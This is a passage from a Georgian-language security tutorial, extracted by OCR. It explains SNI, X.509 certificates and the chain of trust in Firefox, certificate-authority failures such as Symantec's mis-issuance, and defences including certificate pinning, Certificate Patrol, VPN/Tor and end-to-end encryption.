
სამწუხაროდ, ამ ტექნოლოგიაში გამოიყენება ე.წ. სერვერის სახელის შეტყობინება (Server Name Indication) SNI - ეს შეტყობინება გამოიყენება იმისათვის, რომ კლიენტმა მიუთითოს, რომელ საიტზე უნდა წვდომა. სამწუხაროდ, SNI-ს გამოყენება აუცილებელია, რადგან მისი საშუალებით ხდება ერთი IP-მისამართით ბევრი საიტის მომსახურება, ისე რომ ყველამ ცალკე TLS პროტოკოლი გამოიყენოს. სამწუხარო კი ის არის, რომ SNI არ არის დაშიფრული და ღია ტექსტით გადაიცემა. შესაბამისად, იგი გამოიყენება ვებსაიტებზე მიმართვის დაბლოკვისთვის და იმის გასარკვევად, რომელ ვებსაიტზე ახორციელებთ მიმართვას. რაც, რა თქმა უნდა, კონფიდენციალურობას არღვევს. თუმცა ამის შემდეგ კავშირი დაშიფრულია და თითქმის შეუძლებელია თვალთვალი.

ციფრული სერტიფიკატები

უსაფრთხო კავშირის დასაყენებლად ვიყენებთ საჯარო და კერძო გასაღებებს. გასაღებს ვუგზავნით მეორე მხარეს და ის შემდეგ გაშიფრავს ჩვენ მიერ გაგზავნილ მონაცემებს. თუმცა რა ვიცით, რომ ვისაც გასაღებს ვუგზავნით არ არის ჰაკერი, რომელიც ჩვენ შორის ზის და ყალბ გასაღებებს აგზავნის? შესაბამისად, ზუსტად უნდა ვიცოდეთ, ვინ არის მეორე მხარე და მისი იდენტობის შემოწმება უნდა შეგვეძლოს. სწორედ ამისათვის გამოიყენება ციფრული სერტიფიკატები. მაგალითად, როცა HTTPS კავშირს ამყარებთ, კავშირის სესიის დასამყარებლად ხდება გასაღებების გაცვლა, მაგრამ როგორ გავიგოთ, რომ ეს გასაღებები ნამდვილად სერვერმა გამოგვიგზავნა? ამის შემოწმების ერთ-ერთი ტექნოლოგიაა ციფრული სერტიფიკატები. ფორმატი X.509 არის ყველაზე ხშირად გამოყენებული სტანდარტი საჯარო გასაღების სერტიფიკატის განსასაზღვრად. ეს უბრალოდ არის ციფრული დოკუმენტი, რომელიც შეიცავს ინფორმაციას გასაღების მფლობელის შესახებ (მაგ. ვებსაიტი). სერტიფიკატი, მეორე მხარის იდენტურობის საბუთია, რომელიც გაცემულია სერტიფიკატების გამცემი ავტორიტეტის მიერ. თითქოს რთულად ჟღერს ეს ყველაფერი, თუმცა არც ისე რთულია. განვიხილოთ Mozila Firefox-ის მაგალითი. თუ ამ ბრაუზერში დაამყარებთ HTTPS კავშირს და შემდეგ ბოქლომზე დააჭერთ, დაინახავთ




თუ Connection secure-ს გასწვრივ ისარს დააჭერთ, მიიღებთ:




რაც გეუბნებათ, რომ ამ საიტის სერტიფიკატი გაცემულია Amazon-ის მიერ. Amazon არა მარტო ინტერნეტ მაღაზიაა, არამედ სერიოზული კომპანიაა, რომელიც ბევრ საინფორმაციო და კიბერმომსახურებას გთავაზობთ. ამასთანავე ის არის ავტორიტეტი, რომელიც ციფრულ სერტიფიკატებს გასცემს. ჩვენს შემთხვევაში Amazon გვეუბნება, რომ ნამდვილად Mozila-სთან გაქვთ საქმე და მათი სერტიფიკატით დამოწმებული საჯარო გასაღები ნამდვილია და არ არის შეცვლილი.

თუ ზედა ფანჯარაში More information-ს დააჭერთ, ეკრანზე გამოვა სერტიფიკატის მონაცემები




Technical Details ნაწილში მოცემულია კავშირის დაშიფვრის მეთოდები.


თუ დააჭერთ View Certificate - ღილაკს, ეკრანზე გამოვა სერტიფიკატი დაწვრილებითი ინფორმაციით.



ის გაჩვენებთ, რომ სერტიფიკატი მხოლოდ support.mozilla.org-ისთვისაა გაცემული. თუ ცოტა ქვემოთ ჩახვალთ, დაინახავთ




სადაც Fingerprints-წარმოადგენს Hash-ს, რომელიც ცალსახად განსაზღვრავს ამ სერტიფიკატს. თუ დააჭერთ Download-ის გასწვრივ Pem(cert) ზე, სერტიფიკატს ჩამოტვირთავთ, შეგიძლიათ იგი Notepad-ში გახსნათ ან ფაილად ჩაწეროთ.




თუ გადახვალთ Public Key Info-ზე, ნახავთ, რომ გასაღების დასაშიფრად RSA ალგორითმი გამოიყენება და ასევე მოყვანილია საჯარო გასაღებიც, რომელსაც Modulus-ის გასწვრივ დაინახავთ.


ეს გასაღები ხელმოწერილია Amazon-ის სერტიფიკატით და მისი საჯარო გასაღების გასაშიფრად Amazon-ის სერტიფიკატი დაგჭირდებათ. Amazon-ის სერტიფიკატი კი ამავე ფანჯრის Amazon გვერდზე შეგიძლიათ მოძებნოთ.




სწორედ აქ შემოდის ნდობის ჯაჭვის პრინციპი. რადგან ეხლა დაგვჭირდება შევამოწმოთ, ნამდვილია თუ არა Amazon-ის სერტიფიკატი (მას ასევე Root Certificate-ს უწოდებენ). თქვენს ოპერაციულ სისტემაში მოთავსებულია სერტიფიკატები (Root Certificate), რომლებსაც Microsoft-ენდობა. შესაბამისად, ამ სერტიფიკატების საშუალებით ხდება დანარჩენი ყველა სერტიფიკატის შემოწმება. თუ გინდათ, Firefox-ში ნახოთ ეს სერტიფიკატები, დაარჭეთ ბრაუზერის ფანჯრის მარჯვენა მხარეს მოთავსებულ სამ ხაზს, რომელიც გამოიტანს კონტექსტურ მანიუს:




დააჭირეთ Options და ახალი ფანჯრის მარცხენა მხარეს დააჭირეთ ბოქლომს:



დაარტყით View Certificate ღილაკს და გადადით Authorities გვერდზე.



ამ ფანჯარაში კი დაინახავთ ყველა სერტიფიკატის გამცემ ავტორიტეტს, რომელსაც თქვენი სისტემა ენდობა. ასობით ასეთ ავტორიტეტს აღმოაჩენთ. ალბათ გაგიჩნდათ კითხვა - რატომ ეს სერტიფიკატები თუ ავტორიტეტები. ამ ავტორიტეტების განსასაზღვრად შექმნილია სპეციალური ორგანიზაციები, რომელებიც სერტიფიკატების გაცემაზე ავტორიტეტის მისანიჭებლად მკაცრ მოთხოვნებს აყენებენ. ნახავთ, რომ Amazon-იც ამ სიაშია.



ესე იგი თქვენი სისტემა ენდობა Amazon-ის სერტიფიკატს. როგორც ხედავთ Mozila-ს იმიტომ ვენდობით, რომ Amazon ასე გვეუბნება, Amazon-ს კი იმიტომ ვენდობით, რომ მას მინიჭებული აქვს ეს სტატუსი. შესაბამისად, სახეზე გვაქვს ნდობის ჯაჭვი, ანუ ეტაპობრივი ნდობა სისტემებს შორის.

სერტიფიკაციის ავტორიტეტები და HTTPS

HTTPS-ის უსაფრთხოება დაფუძნებულია სერტიფიკატებზე. სერტიფიკატების გარეშე HTTPS ვერ იარსებებს და არ იქნება უსაფრთხო. საქმე იმაშია, რომ სერტიფიკატებიც სუსტი სისტემაა, როგორც ზემოთ ავხსენით, სერტიფიკატებს საკმაოდ გრძელი ნდობის ჯაჭვები შეესაბამებათ. რაც უფრო გრძელია ჯაჭვი, მით ძნელია მისი დაცვა. ასევე, ბევრია სერტიფიკატების გამცემი ავტორიტეტები, სერტიფიკატების ეკოსისტემა დიდია და ძნელი გასაკონტროლებელი.

უკეთესად რომ ავხსნათ, თუკი ვინმე შეძლებს, რომ ყალბი სერტიფიკატი გამოუშვას, ამ პიროვნებამ შეიძლება გაშიფროს თქვენი მონაცემები, თანაც თქვენ ვერ მიხვდებით. ანუ თქვენი ბრაუზერი გამოიტანს ბოქლომს და ყველაფერი ჩვეულებრივად მოხდება, ოღონდ თქვენი მონაცემების წაკითხვას მოახერხებს სერტიფიკატის გამცემი. სამწუხაროდ, სერტიფიკატის გამცემი ავტორიტეტები შეცდომებს საკმაოდ ხშირად უშვებენ. ბმული https://www.digitaltrends.com/computing/google-tells-symantec-to-tighten-up-how-it-issues-security-certificates-or-else/ გადაგიყვანთ სტატიაზე, რომელიც აღწერს ასეთ შეცდომას. შეცდომა მოხდა 2015-ში, თუმცა მისი შედეგები და პრობლემები 2018-ში გამოჩნდა. სათაური ამბობს, რომ Google-მა ულტიმატუმი გამოუცხადა Symantec-ს, რადგან ამ უკანასკნელმა Google-ის სახელით გამოუშვა სერტიფიკატები, რომელიც Google-ს არ მოუთხოვია. Symantec არის ციფრული სერტიფიკატების ერთ-ერთი დამფუძნებელი და წამყვანი სერტიფიკატების ავტორიტეტი. თავიდან Symantec-მა აღიარა, რომ მხოლოდ 23 არასწორი სერტიფიკატი გამოუშვა. თუმცა მოგვიანებით Google-მა წარმოადგინა არასწორი 164-სერტიფიკატი, გაცემული 76 დომეინისათვის და 2,458 სერტიფიკატი, რომლებიც არ იყო დარეგისტრირებული. სამწუხაროდ, ეს არ არის ერთეული შემთხვევა, ასეთი რამეები ხშირად ხდება. სერტიფიკატის გამცემი პატარა ავტორიტეტები ბევრად უფრო ხშირად უშვებენ შეცდომებს. ხოლო 2018-ში გაირკვა, რომ Symantec-მა გამოუშვა 30,000-ზე მეტი არასწორი სერტიფიკატი, ძირითადად Google-ის და Mozila-ს საზიანოდ. შესაბამისად, ამ ორმა კომპანიამ სანქციები დაუწესა და FireFox და Chrome-მა დაბლოკა Symantec-ის სერტიფიკატები. მიუხედავად ბევრი მცდელობებისა Symantec-მა ვერ მოახერხა მოთხოვნების შესრულება და ბიზნესის ამ ნაწილის გაყიდვა მოუწია, რომელიც DigiCert-მა იყიდა. დასკვნა კი ის არის, რომ სერტიფიკაციის დიდი ავტორიტეტებიც კი ვერ ახერხებენ სერტიფიკატების სწორად გაცემას, შესაბამისად სერტიფიკატებზე დაფუძნებული უსაფრთხოება არ არის მთლად სანდო.

როგორც უკვე აღვნიშნეთ, ნდობის ჯაჭვები ავტორიტეტებს შორის საკმაოდ გრძელია და ეს ჯაჭვები ძნელი შესამოწმებელია.

სერტიფიკატის გამცემი ავტორიტეტები არიან მთავრობების გავლენის ქვეშ, ძალიან გაუჭირდებათ მთავრობას უთხრან უარი, ასევე, მათ შეუძლიათ გამოუშვან სერტიფიკატები ნებისმიერი სხვა კომპანიის მაგივრად, მაგალითად, ბანკის, ფეისბუქის ან კიდევ სხვა საიტების მაგივრად, თქვენი ბრაუზერი კი ენდობა ასეთ სერტიფიკატებს. შესაბამისად, თითქმის ნებისმიერი დიდი ქვეყანა (აშშ, ჩინეთი, რუსეთი და ა.შ.) შეძლებს გამოუშვას არასწორი სერტიფიკატები და წაიკითხოს HTTPS მონაცემები.

X.509 სერტიფიკატის სტანდარტიც საკმაოდ ცუდად არის გაკეთებული. სტანდარტის შემქმნელს გამორჩა გარკვეული ტექსტი ამ სტანდარტიდან და შესაბამისად სტანდარტი ბევრად სუსტია, ვიდრე უნდა ყოფილიყო. ბევრი პრობლემებია სერტიფიკატის გაცემის პროცესშიც და ჰაკერები თუ მთავრობები მუდმივად მუშაობენ ახალი გზების საპოვნელად, რომ გაშიფრონ HTTPS მონაცემები. თუ კი გაქვთ არასწორი სერტიფიკატი, უფასო პროგრამებიც კი არსებობს ამ სერტიფიკატით დაშიფრული მონაცემების წასაკითხად. ასეთი პროგრამის მაგალითია SSLsniff, რომელიც თავიდან შეიქმნა Internet Explorer-ში აღმოჩენილი სისუსტის გამოსაყენებლად, მაგრამ შეიძლება ამ პროცესშიც გამოიყენოთ.


როგორ შევამციროთ არასწორი სერტიფიკატის მიღების შანსი? პირველ რიგში შეამცირეთ სერტიფიკატების რაოდენობა, რომლებსაც თქვენი ბრაუზერი ენდობა. ჩვენ უკვე ზემოთ გაჩვენეთ, როგორ ნახოთ, რა სერტიფიკატებს ენდობა თქვენი ბრაუზერი. თუ ისევ იმ ფანჯარაში დაბრუნდებით, დაინახავთ, რომ თქვენი სისტემა ასობით სერტიფიკატს ენდობა. დააკვირდით, რომელ საიტებს იყენებთ, აღმოაჩენთ, რომ ალბათ ამ სერტიფიკატების 95% არ არის საჭირო. შესაბამისად, შეგიძლიათ წაშალოთ ეს სერტიფიკატები. რა თქმა უნდა, რისკია, რომ მოგვიანებით შეიძლება დაგჭირდეთ რომელიმე საიტი, რომელიც წაშლილ სერტიფიკატს იყენებს. ცხადია, ასეთ საიტს ვერ შეუერთდებით. მაგრამ თუ ამ დონის უსაფრთხოება გჭირდებათ, ცხადია მსხვერპლის გაწევაც მოგიწევთ.

ასევე შეგიძლიათ დააყენოთ ბრაუზერის დამატება Certificate Patrol, რომელიც ყოველი HTTPS სესიისას ამოწმებს ცვლილებებს სერტიფიკატებში და გატყობინებთ, თუ რამე შეიცვალა. ეს ცვლილებები შეიძლება ნამდვილი იყოს და მოდიოდეს სერტიფიკატების ავტორიტეტიდან, მაგრამ ასევე შეიძლება იყოს არასწორი სერტიფიკატი. Firefox-სთვის ამ დამატებას ჩამოტვირთავთ ბმულიდან: https://addons.mozilla.org/en-GB/firefox/addon/certificate-patrol/ ეს დამატება გაჩვენებთ ცვლილებებს და განსაკუთრებით ცვლილებებს სერტიფიკატის თითის ანაბეჭდში. ეს თითქოს კარგი იდეაა, მაგრამ სამწუხაროდ პრაქტიკაში არ გამოდგა, რადგან სერტიფიკატები ხშირად იცვლება და შეტყობინება ცვლილებების შესახებ ძალიან ხშირად ამოხტება, ასევე ამდენ შემოწმებას ბევრი დრო მიაქვს. თანაც ვერ შეამოწმებთ, რამდენად სწორია ცვლილებები, გარდა შემთხვევისა, როცა სერტიფიკატის გამცემი ავტორიტეტი შეიცვლება. მაშინ შეიძლება მიხვდეთ, რომ რაღაცაშია საქმე.

სერვერს თუ მართავთ, შეგიძლიათ სერვერი მიამაგროთ სერტიფიკატს, მაგალითად, თუ მართავთ საბანკო სერვერს, რომელშიც კლიენტები ელექტრონულ ბანკს იყენებენ, შეგიძლიათ ეს სერვერი მიაბათ გარკვეულ საჯარო გასაღებს, რომლის შეცვლის შემთხვევაშიც სერვერი უარს იტყვის კავშირზე. ეს ადვილი გასაკეთებელია, რადგან საბანკო სერვერს არ სჭირდება ბევრ საიტთან ურთიერთობა და შესაბამისად თუ ერთ სერტიფიკატს ან მის თითის ანაბეჭდს მიებმება, ეს მუშაობაში ხელს არ შეუშლის. შესაბამისად, თუ ვინმე ახორციელებს შუა კაცის შეტევას, ამას ვერ მოახერხებს. ეს მეთოდი არა მარტო HTTPS-ისთვის გამოიყენება, არამედ შეგიძლიათ გამოიყენოთ VPN, TLS და სხვა პროტოკოლებისთვისაც. ბმულზე https://www.grc.com/fingerprints.htm მოთავსებულია სერტიფიკატების თითის ანაბეჭდები.

კიდევ ერთი მეთოდია, რომ იყოთ ანონიმური, ანუ ვერ გაარკვიონ, რომ მონაცემები თქვენგან მოდის. შესაბამისად, თუ ვინმე ცდილობს, რომ თქვენი მონაცემები წაიკითხოს, ვერ შეძლებს ამის გაკეთებას. ამისათვის კი შეიძლება გამოიყენოთ TOR, and VPN ან სხვა ასეთი სერვისი. გააჩნია, რა არის უფრო მნიშვნელოვანი თქვენთვის - მონაცემების წაკითხვა სხვების მიერ თუ ამ ინფორმაციის თქვენთან დაკავშირება.

ასევე შეგიძლიათ გამოიყენოთ VPN, ამ მეთოდს მხოლოდ გარკვეულწილად შეუძლია თქვენი დაცვა. საქმე იმაშია, რომ VPN გაძლევთ დაშიფრულ არხს, მხოლოდ თქვენს კომპიუტერსა და VPN სერვერს შორის. ამგვარად, თუ ვინმე ზის თქვენსა და VPN სერვერს შორის, დაცული ხართ, მაგრამ VPN სერვერიდან გასვლის შემდეგ შესაძლებელია სერტიფიკატის შეცვლა. VPN-ის გამოყენება კარგია, თუ ხართ ქვეყანაში, სადაც გეშინიათ, რომ მთავრობა სერტიფიკატს შეცვლის, შეგძლიათ VPN-ით დაუკავშირდეთ ინტერნეტს სხვა ქვეყანაში და ამგვარად აიცილოთ თავიდან მთავრობის მცდელობა შეგიცვალოთ სერტიფიკატი.




იმის მიხედვით, რამდენად სერიოზული დაცვა გჭირდებათ, უნდა შექმნათ ღრმად ეშელონირებული (შრეებიანი) დაცვა, სადაც თავს დაიცავთ სხვადასხვა მეთოდებით და მარტო ერთ მეთოდს არ დაეყრდნობით.

დაშიფვრა ბოლოებს შორის (E2EE)

ერთი ბოლოდან მეორემდე მონაცემების დაშიფვრა წარმოადგენს ერთადერთ გზას, რომ გვერდი აუაროთ ჰაკერებს თუ მას მიყურადებას და მონაცემები გადააგზავნოთ კავშირის ბოლოებს შორის ისე, რომ არ მოხდეს მათი წაკითხვა სხვების მიერ. ანუ გამგზავნი გააგზავნის დაშიფრულ მონაცემებს, რომლების გახსნაც მხოლოდ მიმღებს შეეძლება.

ასეთი ტექნოლოგიის მაგალითებია PGP, ZRTO, OTR, SL/TLS.



ყველა რომ იყენებდეს ბოლოებს შორის დაშიფვრას, მაშინ ყველა მონაცემები ერთნაირი იქნებოდა და ძნელი იქნებოდა ვინმეს გამორჩევა. დღეისათვის, სამწუხაროდ, დაშიფრული მონაცემები ადვილი დასანახია. ეს მეთოდი მონაცემებს დაიცავს გადაცემის დროს, მაგრამ ვერ დაიცავს მიღების შემდეგ. აქ ცალკე დაცვის მექანიზმები უნდა გამოიყენოთ.

სტეგანოგრაფია - Steganography

